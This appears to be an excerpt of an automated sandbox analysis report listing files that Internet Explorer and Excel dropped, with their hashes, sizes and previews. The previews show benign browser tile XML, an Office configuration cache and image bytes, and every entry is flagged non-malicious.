| Process:                                                                                              | C:\Program Files\internet explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| File Type:                                                                                            | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Category:                                                                                             | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Size (bytes):                                                                                         | 653                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Entropy (8bit):                                                                                       | 5.1239176019668475                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Encrypted:                                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SSDEEP:                                                                                               | 12:TMHdNMNxn0n5A5AbnWiml002EtM3MHdNMNxn0n5A5AbnWiml00OYGYxEtMb:2d6Nx056mSZHKd6Nx056mSZ7Ygb                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:                                                                                                  | 31B0EC24F336AA5243C544D25BF8765D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA1:                                                                                                 | 9F36941F9E755FAB69A0CA18D1DD9CA850257D81                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SHA-256:                                                                                              | C203319D1BCF6727D6ED02F5EFC8320E6EA019A95EFFF4F0691A5F4881B0E50A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-512:                                                                                              | CACA04D59864E9012A3CBB42CFAEBEE8C7CB6077D623DB6EB73EEBE0FE4E64170BF00AD075A7AB2F573432BB31BE392858E3761037F85102F66FDEEE66D0BBA7                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Malicious:                                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Preview:                                                                                              | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/" /><date>0xbb28b8a6,0x01d74044</date><accdate>0xbb28b8a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/" /><date>0xbb28b8a6,0x01d74044</date><accdate>0xbb28b8a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>.. |

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|-------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml</b> |                                                                                          |
| Process:                                                                                              | C:\Program Files\internet explorer\iexplore.exe                                          |
| File Type:                                                                                            | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators           |
| Category:                                                                                             | dropped                                                                                  |
| Size (bytes):                                                                                         | 656                                                                                      |
| Entropy (8bit):                                                                                       | 5.175254502787159                                                                        |
| Encrypted:                                                                                            | false                                                                                    |
| SSDEEP:                                                                                               | 12:TMHdNMNxxpEpEbnWiml002EtM3MHdNMNxxpE5AbnWiml00OYGYG6Kq5EtMb:2d6NxfQCSZHKd6Nxf2mSZ7Yhb |
| MD5:                                                                                                  | 12DA374ACDECCFE8A013040E1F7B6738                                                         |

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|--------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA1:                                                                                                  | AC28F2E667C79DF7D5CAE5C399FC572944A605F7                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-256:                                                                                               | 5C742BE846E97C16EBDB23180BA5C4249567838C45FEE160BB79FD1F4B9EBF7D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-512:                                                                                               | C23DA6F0E35CBC3F2C8688CC6D5BB1A38FA852A6DEEA78446C08F7DC048EF95C78D477D208E07897DF2A5B5805C6AF27FD5D351645CC10F03F684B81EF65041                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Malicious:                                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Preview:                                                                                               | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xbb265666,0x01d74044</date><accdate>0xbb265666,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xbb265666,0x01d74044</date><accdate>0xbb28b8a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>.. |

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| <b>C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Process:                                                                                               | C:\Program Files\internet explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| File Type:                                                                                             | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Category:                                                                                              | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Size (bytes):                                                                                          | 659                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Entropy (8bit):                                                                                        | 5.133384812047998                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Encrypted:                                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SSDEEP:                                                                                                | 12:TMHdNMNxcI+I+bnWiml002EtM3MHdNMNxcI+I+bnWiml00OYGVeTmb:2d6NxnVASZHKd6NxnVASZ7Ykb                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| MD5:                                                                                                   | 2F81131A4E5445898771BB1F1A18C9E9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA1:                                                                                                  | AD2E6BAF73817D527131352523A5F2E6B89BB2B5                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-256:                                                                                               | 11C183D066173DB314F92A8A7325E3A46BF018BEEA1A3032A1EB94347DF7933E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:                                                                                               | 59D49FCFBEB81D099518EB02BADE7E89F9B4739198EC728C36AC9B62DE9785ADDC9F3D47535518EDFF8C22324FFB0EC54110A2F3557E572F21B17C3BADC70893                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Malicious:                                                                                             | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Preview:                                                                                               | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xbb2191a6,0x01d74044</date><accdate>0xbb2191a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xbb2191a6,0x01d74044</date><accdate>0xbb2191a6,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Facebook.url"/></tile></msapplication></browserconfig>.. |

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| <b>C:\Users\user1\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Process:                                                                                              | C:\Program Files\internet explorer\iexplore.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| File Type:                                                                                            | XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Category:                                                                                             | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Size (bytes):                                                                                         | 653                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Entropy (8bit):                                                                                       | 5.086648193991206                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Encrypted:                                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SSDEEP:                                                                                               | 12:TMHdNMNxfnNrgrenWiml002EtM3MHdNMNxfnNrgrenWiml00OYGe5EtMb:2d6NxtYeSZHKd6NxtYeSZ7YLjb                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                                                                                                  | F1234F7F79B7D9E31F8B6C63025E3811                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA1:                                                                                                 | 5FD9C33C7A8EF9EBCB3F7F63EB0ABA654C377E59                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-256:                                                                                              | 9B466C4AE3A7036C9CFA5B93A06D99C5A4A1B3C943BB179F1A8BFF61316B99A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SHA-512:                                                                                              | B8342524CAB80AF233C3F9AF011AA0249CFCFABA6EAE5C07AA6C3869CE153BB87DC962123F5CD13FD361C40B75F65D540C8CCDB5C4D4213886E74AEED20C8AC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Malicious:                                                                                            | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Preview:                                                                                              | <?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xbb23f41e,0x01d74044</date><accdate>0xbb23f41e,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xbb23f41e,0x01d74044</date><accdate>0xbb23f41e,0x01d74044</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user1\Favorites\Google.url"/></tile></msapplication></browserconfig>.. |

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| <b>C:\Users\user1\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\51B28365-1D64-4B17-A13C-644DC8E32C4F</b> |                                                                                                                                 |
| Process:                                                                                                                                           | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                      |
| File Type:                                                                                                                                         | XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators                                          |
| Category:                                                                                                                                          | dropped                                                                                                                         |
| Size (bytes):                                                                                                                                      | 134558                                                                                                                          |
| Entropy (8bit):                                                                                                                                    | 5.368402225187978                                                                                                               |
| Encrypted:                                                                                                                                         | false                                                                                                                           |
| SSDEEP:                                                                                                                                            | 1536:DcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWxboOilX5ErLWME9:wEQ9DQW+zPX08                                                            |
| MD5:                                                                                                                                               | 826DEAE5CC5E9B0F3D6A5B790FEAA3A6                                                                                                |
| SHA1:                                                                                                                                              | A07FBB28E0049DB2F2CE7B3112333030A4D2F070                                                                                        |
| SHA-256:                                                                                                                                           | 4EC91949EC3CCE465438CC54E576392E6FEB4E606AFFE72B9193E1F417F41DF2                                                                |
| SHA-512:                                                                                                                                           | 6875CAF0AC6CE48A3C62DE975F2F9FF813E18BD38B55B033C78A3F932171573B4941641F3D65C337AC085B8945E5A6A998EDB74248A9F4224BAD57CE7EBEC78 |
| Malicious:                                                                                                                                         | false                                                                                                                           |

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| <b>C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\51B28365-1D64-4B17-A13C-644DC8E32C4F</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Preview:                                                                                                                                          | <?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">..<o:services o:GenerationTime="2021-05-03T17:48:11">..Build: 16.0.14028.30527-->..<o:default>..<o:ticket o:headerName="Authorization" o:headerValue="{}" />..</o:default>..<o:service o:name="Research">..<o:url>https://rr.office.microsoft.com/research/query.aspx</o:url>..</o:service>..<o:service o:name="ORedir">..<o:url>https://o15.officeredir.microsoft.com/r</o:url>..</o:service>..<o:service o:name="ORedirSSL">..<o:url>https://o15.officeredir.microsoft.com/r</o:url>..</o:service>..<o:service o:name="CViewClientHelpId">..<o:url>https://[MAX.BaseHost]/client/results</o:url>..</o:service>..<o:service o:name="CViewClientHome">..<o:url>https://[MAX.BaseHost]/client/results</o:url>..</o:service>..<o:service o:name="CViewClientTemplate">..<o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>..</o:service>..<o: |

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|------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Microsoft\Windows\I\NetCache\Content.MSO\633836DC.png</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Process:                                                                                 | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| File Type:                                                                               | PNG image data, 240 x 52, 8-bit/color RGBA, non-interlaced                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Category:                                                                                | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Size (bytes):                                                                            | 7197                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Entropy (8bit):                                                                          | 7.964447218948388                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Encrypted:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SSDEEP:                                                                                  | 192:DTUaFds32VHjg5vCBadV58kJ+hX5Y+BXj:D4csOjg5qBadV5n0HY+Vj                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                                                                                     | D4E702617A12082888A2FD8BB0A2A8AC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA1:                                                                                    | 7F3A85C42B1B6814E3F32AD579BE8DF4CFF825B3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SHA-256:                                                                                 | 94102F2D952184B98AF8F0459D6B98AE55CD9D1F445F0EA15A4163A6ED3E3579                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| SHA-512:                                                                                 | DE6C3865F994D8A4332CD7F1CE8398FBE37F17E7B7EB650E271D60A832AC1B3FA98C96EDDB6CE6E353876FE7976C4C8FC64E6D724ADB22971F8D3E2290B3592                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Malicious:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Preview:                                                                                 | .PNG.....IHDR.....4.....0.....sRGB.....gAMA.....a.....pHYs...t...t.f.x....IDATx^.. .....IH!..@...D.S....l.....H.....>...](W.H.{.....)S....9.f.l.3:.;.3g...;.&...a...F..F.....4.\or7...3N...{.yt....A.....h...#g.\$..... &.....Ka....YPh.O\::.....[y;~...t.....N0j:::U.j.ut.0....Tat.....S...XG.l...l.....3...M.....=.8.W..F....k....K.....S..l&..rsM".G....t.CJ.P.db..Hy.7..u....J?K3.?C..j.meRH..wh\ T..Qm[.8.,.=z.\~.F.L..j.u....j .}{.....n}A~....K..m)b.O.h.....N~...W/z...:U....._@.nn...C...g.....A.d....X#.e.e.k7m....>...`5...8P.<..w..i{....w..h{.....*....~...h{.....MK...<<=...^X.{.....l..l+.....7.....!l5j..})5%U....0f...o..`p..b..M...D....=<\$.....:v6n.H)....8=-.....4`.j..) .wk...(>.....n1<q.t...m...j...h"G.j..t X..... d..V..~X222.M.v..S....o..~4...P..}.XbX.....;....Y...1...j..7.c...k[*..w... e=\$..z=.. |

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|------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Microsoft\Windows\I\NetCache\Content.MSO\AC906D1E.png</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Process:                                                                                 | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                                                                                                                                                                                                                                                          |
| File Type:                                                                               | PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced                                                                                                                                                                                                                                                                                                                                                                                                            |
| Category:                                                                                | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Size (bytes):                                                                            | 557                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Entropy (8bit):                                                                          | 7.343009301479381                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Encrypted:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| SSDEEP:                                                                                  | 12:6v/7aLMZ5i9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfqVfSsq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd                                                                                                                                                                                                                                                                                                                                                                          |
| MD5:                                                                                     | A516B6CB784827C6BDE58BC9D341C1BD                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA1:                                                                                    | 9D602E7248E06FF639E6437A0A16EA7A4F9E6C73                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-256:                                                                                 | EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-512:                                                                                 | C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35                                                                                                                                                                                                                                                                                                                                    |
| Malicious:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Preview:                                                                                 | .PNG.....IHDR.....0.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a...X....@.:ddbc .....O..m7.r0 ...""....?A.....w...;N1u....._.\Y...BK=...F +t.M~..oX..%....211o.q.P.".....y...../..l.r...4..Q .h....LL.d.....d...w.>{e..k.7.9y.%..Ypl...{+Kv...../.. A.....^5c..O?.....G...VB..4HWY...9NU...?.S.\$..1..6.U....c....7..J.. "M..5. ........._.....d.V.W.c....Y.A.S....~.C....q.....t?..."n....4.....G _.....Q..x..W.!L.a...3...MR. .-P#P;..p_.....jUG...X.....lEND.B". |

|                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Microsoft\Windows\I\NetCache\Content.MSO\B005EF51.png</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Process:                                                                                 | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| File Type:                                                                               | PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Category:                                                                                | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Size (bytes):                                                                            | 8301                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Entropy (8bit):                                                                          | 7.970711494690041                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Encrypted:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SSDEEP:                                                                                  | 192:BzNWXTpmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| MD5:                                                                                     | D8574C9CC4123EF67C8B600850BE52EE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA1:                                                                                    | 5547AC473B3523BA2410E04B75E37B1944EE0CCC                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-256:                                                                                 | ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-512:                                                                                 | 20D29AF016ED2115C210F4F21C65195F026AAEA14AA1E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBACF                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Malicious:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Preview:                                                                                 | .PNG.....IHDR.....:IJ.....sRGB.....pHYs.....+.....IDATx^.. ....j.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....N...z....._ .....lll.666...~--~.6l.Q.J...\.m..g.h.SRR.\p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{.};..w..l...y.m\...~...;.3{~-..qV.k..._...?..w/\$G   .2. m...-[.....sr.V1..g...on.....dl.'..."[[[R.....(.^..F.PT.Xq..Mnn...3..M..g....6....pP"#F.P/S.L..W.^..o.r....5H.....111t... 9..3..`J..>...{..t-/F.b.h.P. .z....)....o.4n.F..e..o!!!.....#"h.K..K....g.....^..w.!\$&...7n .F.\A...6lxj .K /.....g....3g...n.f....t..s..5.C4..+W.y....88..?.Y..^..8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."tN.....\$.Jag.v.U...P (_l?..9.4i.G.\$U..D.....W.r.....!> . #G...3..x.b.....P...H!.Vj.....u.2..*;;Z.c._Ga...&L.....`.1.[.n].7..W_..#8k...)U..L.....G..q.F.e>..s.....q...J....(N.V...k..>m....=.) |

|                                                                                           |                                                            |
|-------------------------------------------------------------------------------------------|------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Microsoft\Windows\I\NetCache\Content.MSO\CB32712D.jpeg</b> |                                                            |
| Process:                                                                                  | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |

|                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\CB32712D.jpeg</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File Type:                                                                               | JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 169x94, frames 3                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Category:                                                                                | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Size (bytes):                                                                            | 9501                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Entropy (8bit):                                                                          | 7.860089169273678                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Encrypted:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SSDEEP:                                                                                  | 192:aiPAPhNxkAEDE7NsNUIIP252RcxPmvynLdpb0aHhh4mbLD1nvSdlz:aioPh4AmNUf2axeCBx0gh4mtSdlz                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| MD5:                                                                                     | D07199047FEA546752A9193766EC22C8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA1:                                                                                    | B7AF4CBD8D8ABD6EBB51F5A2E6F2F42B49802FDF                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| SHA-256:                                                                                 | F9372424D6940099390601A593A2E623AD8F04D575D298686A9D92B53B1C3A98                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SHA-512:                                                                                 | 8FA1F3E47C116058C08C97EA47CC813630AFF4EA442C8185BB253118F9B0DD80E197FFDAE9F01D83A8216F5AC2D2FC139435A2BFFE628AA99C1AE8BEBDC9A6B2                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Malicious:                                                                               | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Preview:                                                                                 | .....JFIF.....C.....C.....^...."}.....!1A.Qa."q.<br>2....#B...R...\$3br.....%&()*456789:CDEFGHIJSTUVWXYZzdefghijstuvwxyz.....w.....!1..AQ<br>.aq."2....B.....#3R...br...\$4.%.....&()*56789:CDEFGHIJSTUVWXYZzdefghijstuvwxyz.....?.....(....J..#v...5GR....)=J.;xm.g..i<br>.\$h.K3....O../..../.bO &.....'.ff`.O...!.....).L.i.E..{}..+...F.\$n..n....+...F .....G.../f...h....;cW`.6.\$_____.P_ ..x"?....a..l.....0{..K.1\$.~8]o_n>..v.....M....y...p..y....fy'.<<br>.q.rOJ.....E>....kD..Y.?.+a(....Z/T.....>... Q.i.6....&\.m2^4\$......c....~..7.m'.?...!&. |

|                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|-----------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\Content.MSO\F6BD7E87.png</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Process:                                                                                | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| File Type:                                                                              | PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Category:                                                                               | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Size (bytes):                                                                           | 848                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Entropy (8bit):                                                                         | 7.595467031611744                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Encrypted:                                                                              | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SSDEEP:                                                                                 | 24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:Jljm3pQCLWYi67lc                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| MD5:                                                                                    | 02DB1068B56D3FD907241C2F3240F849                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA1:                                                                                   | 58EC338C879DDBDF02265CBEFA9A2FB08C569D20                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SHA-256:                                                                                | D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SHA-512:                                                                                | 9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064676                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
